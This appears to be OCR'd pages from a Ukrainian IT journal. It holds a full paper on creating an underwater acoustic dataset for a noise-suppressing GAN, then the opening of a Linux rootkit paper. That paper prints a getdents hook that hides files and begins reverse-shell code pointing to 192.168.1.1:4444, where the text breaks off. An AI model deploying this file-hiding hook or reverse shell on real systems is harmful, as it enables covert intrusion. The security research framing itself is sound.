***Анотація**. Аналіз акустичних сигналів у водному середовищі є складною задачею, яка ускладнюється невеликою кількістю доступних наборів даних, а нейронні мережі є актуальним і потужним інструментом для класифікації акустичних сигналів у водному середовищі. Враховуючи існуючі проблеми в цій галузі, доцільним є створення нейромережевого фреймворку, здатного працювати з акустичним шумом, в якому цільовий сигнал зашумлений фоновим шумом водного середовища, що відповідає реальним умовам. Для вирішення цієї задачі може бути використаний фреймворк з декількох нейронних мереж, які в результаті виконують задачі придушення шуму та подальшої класифікації. Можливість придушення фонового шуму дозволить підвищити точність класифікації за рахунок фільтрації спектральних складових, які не характерні для плавзасобів. Примутність артефактів, нехарактерних для цільового об'єкта, ускладнює процес класифікації, оскільки зайві характеристики водного середовища призводять до того, що нейронна мережа навчається за шаблонами, не характерними для водних об'єктів, і знижує точність класифікації. Для тестування нейронної мережі на придушення шуму потрібен набір даних з достатнім співвідношенням сигнал/шум, що відповідає реальним сигналам водного середовища. Крім того, для навчання таких нейронних мереж часто потрібні набори пар чистих і зашумлених зразків, де нейронна мережа буде пригнічувати шум від зашумлених зразків, і мати приклади чистих зразків як еталон для порівняння виконаної роботи. Процес отримання наборів даних про водне середовище шляхом запису реальних шумів є досить дорогим і складним процесом, який не гарантує задовільних результатів. Тому актуальною є задача створення шуму водного середовища із заданим співвідношенням сигнал/шум та наявністю специфічних шумів судна і фонових шумів у необхідному заданому співвідношенні.*

***Мета роботи** – створення датасету для тренування нейромережі для придушення фонових шумів водного середовища.*

***Методологія.** Програмне забезпечення для створення датасету та програмний код нейромережі розроблені з застосуванням мови Python в середовщі Microsoft Visual Studio Code.*

***Наукова новизна.** Було покращено підхід до створення датасету водного середовища з двох датасетів, запропоновано напрям подальшої роботи для отримання кращих результатів.*

***Висновки.** Запропонований підхід до створння датасету показав нижче співвідношення сигналу та шуму в порівнянні з підходом, описаним у статті. Описані подальші плани стосовно розробки та покращення датасету.*

***Ключові слова:** підводні акустичні сигнали, зашумлення, формування набору даних, нейронна мережа.*

Artur OLEKSII, Hennadii PUKHA. CREATING A DATASET OF ACOUSTIC SIGNALS OF THE WATER ENVIRONMENT FOR TRAINING A NEURAL NETWORK FOR NOISE SUPPRESSION

***Abstract.** The analysis of acoustic signals in the water environment is a complex task, complicated by the small number of available datasets and Neural networks are a relevant and powerful tool for classifying acoustic signals in the water environment. Taking into account the current problems in this area, it is advisable to create a neural network framework that can work with acoustic noise, in which the target signal is noisy with background noise of the water environment, which corresponds to real conditions. To solve this problem, a framework of several neural networks can be used, which as a result perform the tasks of noise suppression and subsequent classification. The ability to suppress background noise will improve classification accuracy by filtering out spectral components that are not typical of watercraft. The presence of artifacts uncharacteristic of the target object complicates the classification process, as unnecessary characteristics of the water environment lead to the neural network learning patterns that are not typical for watercraft and reduce classification accuracy. Testing a neural network for noise suppression requires a dataset with a sufficient signal-to-noise ratio that corresponds to real water environment signals. Also, training such neural networks often requires sets of pairs of clean and noisy samples, where the neural network will suppress noise from the noisy samples, and have examples of clean samples as a reference for comparing the work done. The process of obtaining water environment datasets by recording real noises is a rather costly and complex process that does not guarantee satisfactory results. Therefore, the task of creating water environment noise with a given signal-to-noise ratio and the presence of specific vessel noise and background noise in the required specified ratio is relevant.*

***The aim of this work** is to create a dataset for training a neural network to suppress background noise in the aquatic environment.*

***Methodology.** The software for creating the dataset and the neural network code were developed using Python in the Microsoft Visual Studio Code environment.*

Scientific novelty. *The approach to creating an aquatic environment dataset from two datasets was improved, and a direction for further work to achieve better results was proposed.*

Conclusions. *The proposed approach to dataset creation showed a lower signal-to-noise ratio compared to the approach described in the article. Future plans for the development and improvement of the dataset are described.*

Key words: *underwater acoustic signals, noise suppression, dataset formation, neural network.*

Вступ. Постановка проблеми. Через складність підводного середовища, характеристик морських об'єктів та обмежень, що накладаються обладнанням, ефективність виявлення з точки зору швидкості, точності та надійності може різко погіршитися при використанні традиційних підходів. Встановлено, що глибоке навчання має значний вплив на різні сфери застосування [4], в тому числі для роботи даними морського середовища. Тому, можливим ефективним способ вирішення задачі покращення даних морського середовища є нейромережі. Задача придушення шумів є доволі складною задачею, що потребує достатньої кількості потрібних даних. До того ж, датасети для придушення шумів, у випадку застосування нейромереж GAN потребують датасетів достовірних та неправильних зразків. Такі датасети не мають широкого розповсюдження та потребують додаткових зусиль для їх створення. Отже, метою цієї роботи є огляд підходів до створення датасетів водного середовища, вибору найбільш оптимального підходу, створення датасету та перевірка результатів його застосування для тренування нейромережі.

Аналіз досліджень і публікацій. Є різні шляхи створення, обробки та застосування датасетів водного середовища. Далі зроблено огляд датасетів водного середовища, які були застосовані для класифікації та придушення шумів. Також буде оцінена доцільність застосування цього підходу для вирішення задачі придушення фонових шумів.

У статті [6] датасет був створений шляхом збору зразків у реальних умовах за допомогою гідрофона. Такий спосіб створення датасету є доволі ресурсозатратним, займає багато часу та не завжди дає бажані результати. У даній роботі вдалося отримати багато зразків, проте запропонована модель не показала високих результатів при класифікації датасету, оскільки датасет виявився незбалансованим і не всі судна вдалося ефективно розподілити на класи. Для задачі придушення шумів цей датасет навряд чи підійде, оскільки він потребує присутності пар чистих і зашумлених зразків, а для такого датасету їх навряд чи вдасться отримати.

У статті [4] датасет був створений шляхом запису у штучних умовах. Було спроектовано 6 гвинтів і створено спеціальне обладнання, яке дозволяє симуляцію кавітаційного тунелю та вимірювання згенерованих шумів. Фонові шуми були записані шляхом використання втулки замість реального гвинта корабля. Перевагою такого підходу є, по суті, ручний режим створення записів, коли записуються сигнали потрібних гвинтів кораблів. Проте, у штучних умовах майже неможливо точно відтворити усі нюанси реального водного середовища. Працюючи з реальними шумами в природних умовах, алгоритми, тренованих на датасетах, записаних у штучних умовах, навряд чи покажуть хорошу точність класифікації.

У роботі [3] були використані реальні записи кораблів, які були розділені експертами на 12 класів та зашумлені білими шумами з різним SNR. Цей датасет було застосовано для класифікації сигналів водного середовища. Подібний датасет може бути корисний для тестування роботи нейромережі, але білі шуми не відповідають реальним шумам водного середовища. Тому алгоритм, що тренувався на зразках з білими шумами, не може ефективно придушити сигнали з реальними шумами водного середовища.

У роботі [4] був застосований датасет Shipsear, де були відібрані шуми кораблів з низьким рівнем фонових шумів та зашумлені відібраними фоновими шумами, що в комбінації дають потрібне співвідношення SNR. Дійсно, порівнюючи цей підхід з іншими, такий підхід передбачає використання вже створеного та перевіреного датасету, з допомогою якого тренувались інші моделі та показали високі результати. Тому за основу для створення датасету було взято цей підхід. Для вирішення проблеми придушення шумів та класифікації було обрано датасети Shipsear та Storm.

Мета статті. Висвітлення підходу до створення датсету для тренування нейромережі для придушення шумів використовуючи датасет Shipsear та Storm і представлення результатів тренування нейромережі.

Виклад основного матеріалу. Для задачі придушення шумів застосовується нейромережа UWAR-GAN. Основною архітектурою є нейромережа GAN [5], що передбачає тренування генератора та дискримінатора в змагальній манері. При змагальному тренуванні в якості дискримінатора була застосована нейромережа PatchGAN, що вперше булп представлена у статті [7], що є згортковим бінарним класифікатором. Генератор представлений нейромережею U-net [10] та відповідає за фільтрацію зашумлених зразків. Нейромережа для фільтрації представлена згортковим автоенкодером з пропускними з'єднаннями. В якості вхідних даних подаються магнітудні та фазові спектрограми зашумлених семплів. Після придушення шумів результат піддається оберненому швидкому перетворенню Фур'є, результатом якого є сигнал з придушеними фоновими шумами. Архітектура нейромережі фільтрації сигналів представлена на рис. 1.




Рис. 1. Архітектура нейромережі U-net

Було застосовано два датасети водного середовища, а саме Shipsear та Storm, що був розроблений в рамках науково дослідницької роботи [1]. У датасеті Storm представлено п'ять класів кораблів, де кожен клас представлений однією годиною записаних даних. Шуми кораблів, записані в датасеті Storm, мають невелику кількість фонових шумів, а довжина файлів для кожного класу дозволяє мати значну кількість вхідних даних для тренування нейромережі. У датасеті Shipsear міститься близько 80 суден, які вже поділено на чотири класи кораблів. Разом із датасетом представлено файл, в якому детально описаний кожен файл датасету, що дозволяє мати детальну інформацію стосовно самого судна, обставин, за яких було зроблено запис, та якості самого запису. Важливою перевагою датасету Shipsear є присутність записаних фонових шумів, що зберігаються окремо від записів шумів кораблів. Всього представлено чотири класи шумів: шуми максимального потоку, шуми вітру, шуми дощу та шуми удару хвиль. Наявність окремо записаних фонових шумів дозволяє створювати датасети з присутністю різних видів шумів та комбінувати їх.

При відборі шумів з низьким рівнем шуму важливо обрати достатньо потужні зразки, в яких характерні для кораблів дискрети мали значно більшу потужність на фоні шумів, але в комбінації з фоновими шумами дали б достатньо низьке значення SNR. Всього вдалося обрати близько 2000 комбінованих зразків, чий середній SNR сягав значення -10. Але не всі зразки мали достатнє значення амплітуди, що свідчить про слабкість окремих сигналів, тому можуть мати низький SNR на фоні шуму. Тому серед сигналів, що мали низьке співвідношення сигналу та шуму, бралися сигнали з більшою амплітудою, максимальне значення якої перевищувало 0,03. Було згенеровано представлення семплів акуситчиних сигналів водного середовища, що містило наступні дані: спектрограму, нормалізовану потужність спектру, логарифмічне представлення спектру, амплітуду сигналу (рис. 2).




Рис. 2. Приклад представлення семпла

Для створення семплів шумів водного середовища був використаний датасет Shipsear. В ньому представлені як шуми кораблів, так і фонові шуми водного середовища. Для відповідності семплам шумів кораблів кожен аудіофайл фонових шумів було сегментовано на семпли довжиною 2 секунди. Всього представлено 4 типи фонових шумів, а саме: шуми вітру, шуми хвиль, шуми дощу та шуми максимального потоку. Оскільки такої кількості шумів виявилось недостатньо для отримання достатньої кількості семплів, було вирішено скомбінувати шуми між собою, що дозволило отримати більшу варіацію шумів та більшу кількість комбінацій шумів кораблів та фонових шумів, що мали низький рівень SNR. Для скомбінованих зразків було досягнуто наступні значення: SNR -10.349, RMSE 0.161 та SSIM 0.158 (рис. 3).

Для поєднання чистих та зашумлених зразків, а також зашумлених зразків між собою, була застосована бібліотека AudioSegment, що є частиною модуля PyDub [9]. Ця бібліотека має багато можливостей, що дають більший контроль над модифікацією зразків. Наприклад, для комбінації зразків був застосований метод overlay. Застосування цього методу дозволяє досягти синхронізації аудіо за рахунок одночасного накладання двох аудіосигналів. Комбінація за допомогою цього методу забезпечує багатошаровість, що дозволяє створити ефект, якого важко досягти за допомогою простої конкатенації (рис. 4).

Створений датасет було оброблено та отримано набір .pt файлів з магнітудною та фазовою спектрограмами та подано на тренування нейромережі. Тренування нейромережі тривало 10000 епох. Натренована нейромережа була перевірена на семплах, що не брали участь у тренуванні. Результати були порівняні з зашумленими та чистими семплами кораблів. Результати представлення зашумених, чистих семлів та семплів з придушеними фоновими шумами показано на рис. 5.

Значення SNR вдалось зменшити до -0.158, SSIM до 0.067 а RMSE збільшилось до 0.182. Хоча співвідношення сигнал шум і вдалось зменшити у порівнянні зі статтею з оргінальним підходом, але не усі скомбіновані зразки були очищені від фонових шумів в повній мірі, а значення середньоквадратичної похибки зросло. Причиною може бути недостатня збалансованість датасету та необхідністю продовження підбору гіперпараметрів нейромережі.

Висновки. Отже, в даній статті було обґрунтовано складність задачі придушення шумів водного середовища та необхідність наявності достатньої кількості даних для роботи з ними. Також обґрунтовано актуальність формування датасетів для тренування нейромережі з придушення шумів. Було виконано огляд літератури, де розглянуто різні підходи до створення датасетів водного середовища. В огляді оцінено переваги та недоліки кожного з запропонованих підходів та обрано оптимальний. Описано основну ідею та архітектуру нейромережі для придушення шумів. Обрано та описано датасети Shipsear та Storm. Також описано процес відбору чистих семплів водного середовища,




Рис. 3. Представлення роботи програмного забезпечення для створення датасету




Рис. 4. Блок-схема алгоритму




Рис. 5. Представлення зашумлених, чистих та очищених зразків

процес комбінації семплів, вказано отримані семпли, критерії оцінювання та результати застосування отриманого датасету для тренування нейромережі з придушення шумів.

Список використаних джерел:

1. Вимірювальні системи та програмне забезпечення для морських охоронних систем і дослідницьких полігонів: звіт про НДР (заключ.) НТУУ «КПІ»; кер. роб. Є. Мачуський. – К., 2012. – 104 л. + відеосюжет + CD-ROM. – Д/б №2429-п.

2. Ashraf H., Jeong Y., Lee C. H. Underwater ambient-noise removing GAN based on magnitude and phase spectra. IEEE Access, 2021. 9, pp.24513–24530.

3. Doan V. S., Huynh-The T., Kim D. S. Underwater acoustic target classification based on dense convolutional neural network. IEEE Geoscience and Remote Sensing Letters, 2020. 19, pp.1–5.

4. Er M. J., Chen J., Zhang Y., Gao W. Research challenges, recent advances, and popular datasets in deep learning-based underwater marine object detection: A review. Sensors, 2023. 23(4), p.1990.

5. Goodfellow I., Pouget-Abadie J., Mirza M., Xu B., Warde-Farley D., Ozair S., Courville A., Bengio Y., Generative adversarial nets. Advances in neural information processing systems, 27. 2014.

6. Irfan M., Jiangbin Z.H.E.N.G., Ali S., Iqbal M., Masood Z., Hamid, U. DeepShip: An underwater acoustic benchmark dataset and a separable convolution based autoencoder for classification. Expert Systems with Applications, 2021. 183, p.115270.

7. Isola P., Zhu J. Y., Zhou T., Efros A. A. Image-to-image translation with conditional adversarial networks. In Proceedings of the IEEE conference on computer vision and pattern recognition, 2017. pp. 1125–1134.

8. Khishe M., Mohammadi H. Passive sonar target classification using multi-layer perceptron trained by salp swarm algorithm. Ocean Engineering, 2019. 181, pp.98–108.

9. Robert J., Webbie M., others. Pydub. GitHub. 2018. Retrieved from http://pydub.com/].

10. Ronneberger O., Fischer P., Brox T. U-net: Convolutional networks for biomedical image segmentation. In Medical image computing and computer-assisted intervention–MICCAI 2015: 18th international conference, Munich, Germany, October 5-9, 2015, proceedings, 2015. part III 18 (pp. 234–241). Springer International Publishing.

УДК 004.4
DOI https://doi.org/10.32689/maup.it.2024.2.9

Дмитро ОЛЬХОВСЬКИЙ
кандидат фізико-математичних наук,
доцент кафедри комп'ютерних наук та інформаційних технологій,
Полтавський університет економіки і торгівлі, dmitriy@olhovsky.name
***ORCID**: 0000-0003-0313-6977*

Давід ЛИСЕНКО
здобувач освіти напрямку «Комп'ютерні науки»,
Полтавський університет економіки і торгівлі, david.lysenko95@gmail.com
***ORCID:** 0009-0008-7914-0343*

Андрій ЖУЛЯ
аспірант,
Полтавський університет економіки і торгівлі, andreyzhulya@gmail.com
***ORCID:** 0009-0007-5112-0490*

АНАЛІЗ БЕЗПЕКИ ТА МЕТОДИ ЗАХИСТУ ХМАРНОЇ ІНФРАСТРУКТУРИ НА ПРИКЛАДІ ROOTKIT ДЛЯ ЯДРА ОПЕРАЦІЙНОЇ СИСТЕМИ

Анотація. *Стаття висвітлює основні аспекти розробки та аналізу rootkit для операційної системи Linux, зокрема, розглядаються методи і технології, які використовуються для створення rootkit-ів, а також виклики, що стоять перед безпекою операційних систем. У контексті зростаючої складності та критичності інформаційної безпеки, робота підкреслює необхідність розуміння та виявлення rootkit, що дозволить підвищити захист систем від потенційних загроз.*

Мета статті *полягає в детальному розгляді процесу розробки rootkit для операційної системи Linux, аналізі його функціональних можливостей, оцінці впливу на безпеку системи та розробці рекомендацій щодо захисту від подібних загроз. Важливим аспектом є дослідження методів приховування процесів, файлів, мережевих з'єднань та інших об'єктів у системі.*

Методологія *включає розробку rootkit на мові програмування C з використанням модулів ядра Linux та командного інтерфейсу користувача (CLI). Основні інструменти, використані під час розробки, включають GCC (GNU Compiler Collection), який є стандартним компілятором для мови програмування C у середовищі Linux, GDB (GNU Debugger) для налагодження коду, Makefile для автоматизації процесу компіляції та збірки модулів ядра, а також Kernel Headers та Kernel Source, які необхідні для розробки модулів ядра.*

Наукова новизна*. У статті представлено глибокий аналіз та практичну реалізацію rootkit для операційної системи Linux, що є вагомим внеском у галузь інформаційної безпеки. Вперше детально розглянуто процес проектування та розробки rootkit, включаючи аналіз функціональних вимог, проектування модулів ядра, приховування процесів та файлів, а також розробку механізмів для отримання суперкористувацьких привілеїв. Значна увага приділена методам оптимізації rootkit-у для мінімізації його впливу на продуктивність системи, а також аналізу способів його виявлення та нейтралізації. Це дослідження надає нові знання про методи створення та приховування rootkit-ів, що допомагає у розробці більш ефективних засобів захисту інформаційних систем.*

Висновки*. У ході виконання дослідження було досягнуто важливих результатів, які мають практичне значення для підвищення рівня безпеки операційних систем Linux. В результаті роботи було розроблено rootkit, який демонструє можливості приховування процесів та файлів, отримання суперкористувацьких привілеїв та організацію зворотного shell. Проведено детальний аналіз впливу rootkit на безпеку системи та розроблено рекомендації щодо його виявлення та нейтралізації. Запропоновані методи виявлення та захисту від rootkit-ів сприяють підвищенню рівня інформаційної безпеки та можуть бути використані в практичній діяльності з захисту комп'ютерних систем.*

Ключові слова: *Linux, безпека системи, приховування процесів, отримання привілеїв, зворотний shell, інформаційна безпека.*

Dmytro OLHOVSKY, David LYSENKO, Andrey ZHULYA. SECURITY ANALYSIS AND CLOUD INFRASTRUCTURE PROTECTION METHODS USING ROOTKIT FOR OPERATING SYSTEM KERNEL

Abstract. *This article highlights the key aspects of developing and analyzing a rootkit for the Linux operating system, particularly focusing on the methods and technologies used to create rootkits, as well as the challenges posed to operating system security. In the context of increasing complexity and criticality of information security, this article emphasizes the necessity of understanding and detecting rootkits to enhance system protection against potential threats.*

The aim of the article *is to provide a detailed examination of the process of developing a rootkit for the Linux operating system, analyzing its functional capabilities, assessing its impact on system security, and developing recommendations for protection against such threats. An important aspect is the study of methods for hiding processes, files, network connections, and other objects in the system.*

The research methodology *includes the development of a rootkit in the C programming language using Linux kernel modules and a command-line interface (CLI). The main tools used during development include GCC (GNU Compiler Collection), the standard compiler for the C programming language in the Linux environment; GDB (GNU Debugger) for code debugging;*

Makefile for automating the compilation and assembly process of kernel modules; and Kernel Headers and Kernel Source, which are necessary for kernel module development.

Scientific novelty. *This article presents a comprehensive analysis and practical implementation of a rootkit for the Linux operating system, which is a significant contribution to the field of information security. For the first time, the process of designing and developing a rootkit is examined in detail, including the analysis of functional requirements, kernel module design, process and file hiding, and the development of mechanisms for obtaining superuser privileges. Considerable attention is given to methods of optimizing the rootkit to minimize its impact on system performance, as well as to analyzing ways of detecting and neutralizing it. This research provides new insights into the methods of creating and hiding rootkits, aiding in the development of more effective means of protecting information systems.*

Conclusions. *During the course of this research, significant results were achieved that have practical implications for enhancing the security of Linux operating systems. As a result of the work, a rootkit was developed that demonstrates capabilities for hiding processes and files, obtaining superuser privileges, and organizing a reverse shell. A detailed analysis of the rootkit's impact on system security was conducted, and recommendations for its detection and neutralization were developed. The proposed methods for detecting and protecting against rootkits contribute to improving the level of information security and can be used in practical activities for protecting computer systems.*

Key words: *Linux, system security, process hiding, privilege escalation, reverse shell, information security.*

Вступ. Постановка проблеми в загальному вигляді та її зв'язок з важливими науковими чи практичними завданнями. Rootkit-и представляють собою одну з найбільш небезпечних категорій шкідливого програмного забезпечення, яке здатне приховувати свою присутність у системі, забезпечуючи зловмиснику постійний доступ до компрометованого пристрою. Вони можуть модифікувати системні процеси, приховувати файли та мережеві з'єднання, а також перехоплювати дані, що передаються по мережі. У зв'язку з цим, проблема виявлення та нейтралізації rootkit-ів є критично важливою для забезпечення інформаційної безпеки операційних систем, зокрема Linux, яка широко використовується у різних сферах, включаючи серверні середовища, наукові обчислення та інфраструктуру хмарних обчислень.

Останнім часом зростає кількість атак, що використовують rootkit-и, для досягнення своїх цілей, що ускладнює завдання забезпечення належного рівня безпеки інформаційних систем. Існуючі методи захисту часто виявляються недостатньо ефективними у боротьбі з сучасними rootkit-ами, які постійно вдосконалюються і використовують нові техніки приховування.

Основною проблемою є те, що rootkit-и можуть впроваджуватися на рівні ядра операційної системи, що робить їх важкодоступними для традиційних антивірусних програм і систем виявлення вторгнень. Це обумовлює необхідність розробки нових методів виявлення, аналізу та нейтралізації rootkit-ів, що можуть забезпечити більш високий рівень захисту інформаційних систем.

Таким чином, необхідно провести детальний аналіз існуючих методів розробки та виявлення rootkit-ів, дослідити їх вплив на безпеку операційних систем та розробити нові підходи до забезпечення захисту від цього типу шкідливого програмного забезпечення. Важливим аспектом є також розробка рекомендацій для системних адміністраторів та фахівців з інформаційної безпеки щодо ефективних методів виявлення та нейтралізації rootkit.

Аналіз останніх досліджень і публікацій. У сфері інформаційної безпеки проведено значну кількість досліджень, присвячених проблемам виявлення та нейтралізації rootkit-ів [1-10]. Наукові роботи та публікації останніх років підкреслюють важливість дослідження технік приховування, які використовуються rootkit-ами, а також розробки нових методів для їх виявлення та запобігання.

Одним з ключових напрямків досліджень є аналіз методів приховування, що використовуються rootkit-ами на рівні ядра операційної системи Linux. В [7], [9] розглядаються різні техніки модифікації системних викликів та маніпуляції з даними ядра, що дозволяють rootkit-ам залишатися непоміченими стандартними засобами захисту. Такі техніки включають перехоплення системних викликів (syscall hooking), маніпуляцію з таблицею системних викликів (System Call Table) та використання прихованих модулів ядра (kernel modules).

Іншим важливим аспектом досліджень є розробка ефективних методів виявлення rootkit-ів. У працях [3], [4] запропоновано використання різних методів аналізу поведінки системи та аномалій для виявлення прихованих процесів та файлів. Зокрема, розглядаються методи динамічного аналізу, які базуються на відстеженні поведінки програм у режимі реального часу, а також методи статичного аналізу, що передбачають аналіз коду та структури файлів.

У дослідженнях [2], [5] також акцентується увага на використанні машинного навчання та штучного інтелекту для виявлення rootkit-ів. Використання алгоритмів машинного навчання дозволяє значно підвищити ефективність виявлення за рахунок автоматизованого аналізу великих обсягів даних та виявлення патернів, що свідчать про наявність rootkit-у.

Крім того, в роботах [1], [10] розглядаються методи нейтралізації rootkit-ів, включаючи розробку спеціалізованого програмного забезпечення для очищення системи від шкідливого коду та відновлення її

нормальної роботи. Значна увага приділяється також питанням забезпечення безпеки під час розробки та експлуатації операційних систем, що включає використання захищених компіляторів, перевірки коду та інших заходів безпеки.

Таким чином, аналіз останніх досліджень та публікацій свідчить про те, що проблема виявлення та нейтралізації rootkit-ів є актуальною та потребує комплексного підходу, який включає дослідження технік приховування, розробку ефективних методів виявлення та нейтралізації, а також впровадження заходів безпеки на всіх етапах життєвого циклу інформаційної системи.

Постановка завдання. Мета статті полягає в детальному аналізі процесу розробки та функціональних можливостей rootkit-у для операційної системи Linux, а також оцінці його впливу на безпеку системи.

Виклад основного матеріалу дослідження. У дослідженні розглядаються основні аспекти розробки та функціонування rootkit-у для операційної системи Linux.

Розробка rootkit-у здійснювалася на мові програмування C з використанням модулів ядра Linux та командного інтерфейсу користувача (CLI). Основними інструментами, використаними під час розробки, були:

– GCC (GNU Compiler Collection) – стандартний компілятор для мови програмування C у середовищі Linux.

– GDB (GNU Debugger) – для налагодження коду.

– Makefile – для автоматизації процесу компіляції та збірки модулів ядра.

– Kernel Headers та Kernel Source – необхідні для розробки модулів ядра.

Процес розробки включав наступні етапи:

1. Створення модулів ядра для Linux:

– Було створено та оптимізовано модулі ядра для забезпечення основної функціональності rootkit-у.

– Модулі ядра дозволяють здійснювати приховування процесів та файлів, перехоплення системних викликів та маніпуляції з ними.

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>

static int __init lkm_example_init(void) {
    printk(KERN_INFO "Loading LKM Example Module...\n");
    return 0;
}

static void __exit lkm_example_exit(void) {
    printk(KERN_INFO "Unloading LKM Example Module...\n");
}

module_init(lkm_example_init);
module_exit(lkm_example_exit);

MODULE_LICENSE("GPL");
MODULE_DESCRIPTION("LKM Example Module");
MODULE_AUTHOR("Author Name");
```

2. Реалізація приховування процесів та файлів:

– Rootkit здатен приховувати певні процеси від користувачів та системних інструментів моніторингу, що робить їх невидимими для адміністратора системи.

– Файли та директорії можуть бути приховані за допомогою маніпуляції зі структурою файлової системи.

```
struct linux_dirent {
    unsigned long d_ino;
    unsigned long d_off;
    unsigned short d_reclen;
    char d_name[];
};

asmlinkage int (*original_getdents)(unsigned int, struct linux_dirent *, unsigned int);
```

```
asmlinkage int hacked_getdents(unsigned int fd, struct linux_dirent *dirp, unsigned int count) {
  int nread = original_getdents(fd, dirp, count);
  if (nread == -1) return -1;

  struct linux_dirent *d;
  int bpos;
  for (bpos = 0; bpos < nread;) {
    d = (struct linux_dirent *) ((char *) dirp + bpos);
    if (strstr(d->d_name, "hidden_file")) {
      memmove(d, (char *) d + d->d_reclen, nread - bpos - d->d_reclen);
      nread -= d->d_reclen;
    } else {
      bpos += d->d_reclen;
    }
  }
  return nread;
}
```

3. Реалізація зворотного shell та його автоматизація:

– Rootkit надає можливість створення зворотного shell, що дозволяє віддаленому зловмиснику отримувати доступ до системи.

– Процес зворотного shell автоматизований, що підвищує його ефективність та зручність використання.

```
#define IP_ADDRESS "192.168.1.1"
#define PORT 4444

void reverse_shell(void) {
  struct sockaddr_in sa;
